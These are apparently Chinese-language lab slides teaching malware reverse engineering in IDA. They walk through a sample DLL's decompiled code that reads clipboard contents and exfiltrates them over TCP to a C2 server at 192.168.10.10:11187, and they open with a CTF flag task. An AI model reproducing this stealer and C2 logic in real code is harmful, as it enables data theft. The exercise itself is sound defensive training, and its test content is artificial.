stage payload (embedded PE file)，並計算其 MD5 hash。

Extract the next stage payload (embedded PE file) in eductf-lab.exe, and calculate the MD5 hash of the extracted payload.

Flag format: FLAG{462fe0000...} (hex character must be lowercase)


下課休息～

Malware Behavior Flowchart



🎉 Debug Information 🎉

真的是不小心留在裡面了... 🫠



駭客也是人！例如：Chafer

Where to Start


- DLL 是 Library，不會從 `main()` 開始執行到結束

1. `_DllMainCRTStartup` (DLL 載入和移除時的初始化與收尾)
   - `DllMain` / `DllEntryPoint` / `CRT_INIT` (function signature 相同)
   - 找有三個參數的 function call
2. Exported Functions
3. TLS Callback

```
BOOL WINAPI DllMain(
  _In_ HINSTANCE hinstDLL,
  _In_ DWORD     fdwReason,
  _In_ LPVOID    lpvReserved
);
```


Where to Start

- 在 Disassembly view 按 [Ctrl+e] 顯示 entry points



Where to Start — DllMain

```
; BOOL __stdcall DllMainCRTStartup(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
public DllMainCRTStartup
DllMainCRTStartup proc near
mov     rax, cs:_refptr___mingw_app_type
xor     r9d, r9d
mov     [rax], r9d
jmp     __DllMainCRTStartup
DllMainCRTStartup endp
```



```
mov     r8, rdi
mov     edx, ebx
mov     rcx, rsi
call    _CRT_INIT
```

```
loc_2028111EA:                  ; lpvReserved
mov     r8, rdi
mov     edx, ebx                ; fdwReason
mov     rcx, rsi                ; hinstDLL
call    DllMain
```

```
mov     r8, rdi
mov     edx, ebx
mov     rcx, rsi
call    DllEntryPoint
```

DllMain

```
1  BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
2  {
3    if ( fdwReason == 1 )
4    {
5      MessageBoxA(0i64, "Reflective Dll Injection success. Remember to delete the persistence file",
6      my_main();
7      collect_and_exfiltrate();
8    }
9    return 1;
10 }
```

collect_and_exfiltrate

```
1 __int64 collect_and_exfiltrate(void)
2 {
3   PUCHAR pbInput; // [rsp+28h] [rbp-10h] BYREF
4
5   pbInput = 0i64;
6   collect_data((char **)&pbInput);
7   return exfiltrate(pbInput);
8 }
```

收集資訊至 pbInput，然後滲出

collect_data

```
1  char *__fastcall collect_data(char **a1)
2  {
3    char *result; // rax
4    char *v3; // [rsp+28h] [rbp-10h] BYREF
5
6    collect_get_clipboard_data(&v3);
7    result = v3;
8    *a1 = v3;
9    return result;
10 }
```

收集剪貼簿（複製貼上）的資訊

```
1  BOOL __fastcall collect_get_clipboard_data(LPVOID *a1)
2  {
3    HANDLE ClipboardData; // rax
4    void *v4; // rsi
5    int LastError; // eax
6    char Buffer[34]; // [rsp+26h] [rbp-22h] BYREF
7
8    if ( OpenClipboard(0i64) )
9    {
10     ClipboardData = GetClipboardData(1u);
11     v4 = ClipboardData;
12     if ( ClipboardData )
13     {
14       *a1 = GlobalLock(ClipboardData);
15       GlobalUnlock(v4);
16     }
17     else
18     {
19       LastError = GetLastError();
20       _itoa(LastError, Buffer, 10);
21     }
22   }
23   return CloseClipboard();
24 }
```

Collection — Clipboard Data

- 收集複製貼上的內容，如果剛好複製了帳號、密碼、信用卡號就 😢 😢 😢
- 除了剪貼簿，還能收集很多其他東西，像是：
  - PDF、DOCX、XLSX、Email、Git source code
  - SSH private key、Key logging、OS credential cache
  - 麥克風、鏡頭、其他外接裝置
  - 任何你想得到的資訊

exfiltrate

```
1 int __fastcall exfiltrate(PUCHAR pbInput)
2 {
3   SOCKET s[2]; // [rsp+28h] [rbp-10h] BYREF
4
5   connect_to_c2(s);
6   send_collected_data_to_c2(s[0], pbInput);
7   shutdown(s[0], 1);
8   return closesocket(s[0]);
9 }
```

目標：找出 C2 server 的 IP、port

connect_to_c2

```
1  int __fastcall connect_to_c2(unsigned __int64 *a1)
2  {
3    int result; // eax
4    unsigned __int64 v3; // rax
5    struct sockaddr name; // [rsp+20h] [rbp-1B8h] BYREF
6    struct WSAData WSAData; // [rsp+30h] [rbp-1A8h] BYREF
7
8    result = WSAStartup(0x202u, &WSAData);
9    if ( !result )
10   {
11     *(_DWORD *)&name.sa_data[2] = 168470720;
12     *(_WORD *)name.sa_data = htons(0x2BB3u);
13     name.sa_family = 2;
14     v3 = socket(2, 1, 6);
15     *a1 = v3;
16     return connect(v3, &name, 16);
17   }
18   return result;
19 }
```

socket

AF_INET 2	The Internet Protocol version 4 (IPv4) address family.

SOCK_STREAM 1	A socket type that provides sequenced, reliable, two-way, connection-based byte streams with an OOB data transmission mechanism. This socket type uses the Transmission Control Protocol (TCP) for the Internet address family (AF_INET or AF_INET6).

IPPROTO_TCP 6	The Transmission Control Protocol (TCP). This is a possible value when the *af* parameter is **AF_INET** or **AF_INET6** and the *type* parameter is **SOCK_STREAM**.

connect_to_c2

```
1  int __fastcall connect_to_c2(unsigned __int64 *a1)
2  {
3    int result; // eax
4    unsigned __int64 v3; // rax
5    struct sockaddr name; // [rsp+20h] [rbp-1B8h] BYREF
6    struct WSAData WSAData; // [rsp+30h] [rbp-1A8h] BYREF
7
8    result = WSAStartup(0x202u, &WSAData);
9    if ( !result )
10   {
11     *(_DWORD *)&name.sa_data[2] = 168470720;
12     *(_WORD *)name.sa_data = htons(0x2BB3u);
13     name.sa_family = 2;
14     v3 = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
15     *a1 = v3;
16     return connect(v3, &name, 16);
17   }
18   return result;
19 }
```

[m] to set enum，C2 走 IPv4 TCP

sockaddr

The sockaddr structure and sockaddr_in structures below are used with IPv4. Other protocols use similar structures.

syntax

Copy

```
struct sockaddr {
        ushort  sa_family;
        char    sa_data[14];
};

struct sockaddr_in {
        short   sin_family;
        u_short sin_port;
        struct  in_addr sin_addr;
        char    sin_zero[8];
};
```

sockaddr 是表示 protocol address 的 general structure

在 IPv4 下，sockaddr 為 sockaddr_in 結構

connect_to_c2

```
1  int __fastcall connect_to_c2(unsigned __int64 *a1)
2  {
3    int result; // eax
4    unsigned __int64 v3; // rax
5    struct sockaddr_in name; // [rsp+20h] [rbp-1B8h] BYREF
6    struct WSAData WSAData; // [rsp+30h] [rbp-1A8h] BYREF
7
8    result = WSAStartup(0x202u, &WSAData);
9    if ( !result )
10   {
11     name.sin_addr.S_un.S_addr = 0xA0AA8C0;
12     name.sin_port = htons(11187u);
13     name.sin_family = 2;
14     v3 = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
15     *a1 = v3;
16     return connect(v3, (const struct sockaddr *)&name, 16);
17   }
18   return result;
19 }
```

1. [y] retype 為 sockaddr_in

2. [h]，IP 為 0x0A0AA8C0

3. [h]，port 為 11187

```
>>> a = (0x0a0aa8c0).to_bytes(4, 'little')
>>> '.'.join(str(b) for b in a)
'192.168.10.10'
```

exfiltrate

```
1 int __fastcall exfiltrate(PUCHAR pbInput)
2 {
3   SOCKET s[2]; // [rsp+28h] [rbp-10h] BYREF
4
5   connect_to_c2(s);
6   send_collected_data_to_c2(s[0], pbInput);
7   shutdown(s[0], 1);
8   return closesocket(s[0]);
9 }
```

目標：找出與 C2 溝通的 protocol

send_collected_data_to_c2

```
1  void __fastcall send_collected_data_to_c2(SOCKET s, PUCHAR pbInput)
2  {
3    char *v4; // rbx
4    int v5; // esi
5    int i; // eax
6    char v7; // al
7    int j; // ecx
8    int v9; // eax
9
10   v4 = (char *)malloc(0x4Cui64);
11   *(_DWORD *)v4 = 294090769;
12   *((_DWORD *)v4 + 1) = 4;
13   *((_DWORD *)v4 + 2) = 0;
14   if ( (unsigned __int64)send(s, v4, 76, 0) > 0xB )
15   {
16     v5 = 0;
17     while ( v5 <= 2 )
18     {
19       if ( (unsigned __int64)recv(s, v4, 76, 0) > 0xB && *(_DWORD *)v4 == 294090769 )
20       {
21         v9 = *((_DWORD *)v4 + 2);
22         if ( v9 )
23         {
24           switch ( v9 )
25           {
26             case 1:
27               *(_DWORD *)v4 = 294090769;
28               *((_DWORD *)v4 + 1) = 4;
29               *((_DWORD *)v4 + 2) = 1;
```

通靈 103：

已知要向 C2 server 傳送資訊，怎麼切分程式碼和功能？🤔

send_collected_data_to_c2

```
1  void __fastcall send_collected_data_to_c2(SOCKET s, PUCHAR pbInput)
2  {
3    char *v4; // rbx
4    int v5; // esi
5    int i; // eax
6    char v7; // al
7    int j; // ecx
8    int v9; // eax
9
10   v4 = (char *)malloc(0x4Cui64);
11   *(_DWORD *)v4 = 294090769;
12   *((_DWORD *)v4 + 1) = 4;
13   *((_DWORD *)v4 + 2) = 0;
14   if ( (unsigned __int64)send(s, v4, 76, 0) > 0xB )
15   {
16     v5 = 0;
17     while ( v5 <= 2 )
18     {
19       if ( (unsigned __int64)recv(s, v4, 76, 0) > 0xB && *(_DWORD *)v4 == 294090769 )
20       {
21         v9 = *((_DWORD *)v4 + 2);
22         if ( v9 )
23         {
24           switch ( v9 )
25           {
26             case 1:
27               *(_DWORD *)v4 = 294090769;
28               *((_DWORD *)v4 + 1) = 4;
29               *((_DWORD *)v4 + 2) = 1;
```

1. 初始化然後 send() 傳送開始溝通的訊息
2. recv() 接收來自 C2 的指令
3. switch parse 指令

send_collected_data_to_c2

```
1  void __fastcall send_collected_data_to_c2(SOCKET s, PUCHAR pbInput)
2  {
3    char *v4; // rbx
4    int v5; // esi
5    int i; // eax
6    char v7; // al
7    int j; // ecx
8    int v9; // eax
9
10   v4 = (char *)malloc(0x4Cui64);
11   *(_DWORD *)v4 = 294090769;
12   *((_DWORD *)v4 + 1) = 4;
13   *((_DWORD *)v4 + 2) = 0;
14   if ( (unsigned __int64)send(s, v4, 76, 0) > 0xB )// 1. initiate communication
15   {
16     v5 = 0;
17     while ( v5 <= 2 )
18     {
19       if ( (unsigned __int64)recv(s, v4, 76, 0) > 0xB && *(_DWORD *)v4 == 294090769 )// 2. receive command
20       {
21         v9 = *((_DWORD *)v4 + 2);
22         if ( v9 )
23         {
24           switch ( v9 )                         // 3. parse command
25           {
26             case 1:
27               *(_DWORD *)v4 = 294090769;
28               *((_DWORD *)v4 + 1) = 4;
29               *((_DWORD *)v4 + 2) = 1;
```

[/] 加上 comment

send_collected_data_to_c2

```
1  void __fastcall send_collected_data_to_c2(SOCKET s, PUCHAR pbInput)
2  {
3    char *v4; // rbx
4    int v5; // esi
5    int i; // eax
6    char v7; // al
7    int j; // ecx
8    int v9; // eax
9
10   v4 = (char *)malloc(0x4Cui64);
11   *(_DWORD *)v4 = 0x11877811;
12   *((_DWORD *)v4 + 1) = 4;
13   *((_DWORD *)v4 + 2) = 0;
14   if ( (unsigned __int64)send(s, v4, 76, 0) > 11 )// 1. initiate communication
```


1. allocate size 0x4C 的 buffer 至 v4
2. v4 填入 3 個 DWORD 的資訊
3. 將 v4 送出

➡ 自定義的資料結構


➡ Create Struct

Create Custom Struct

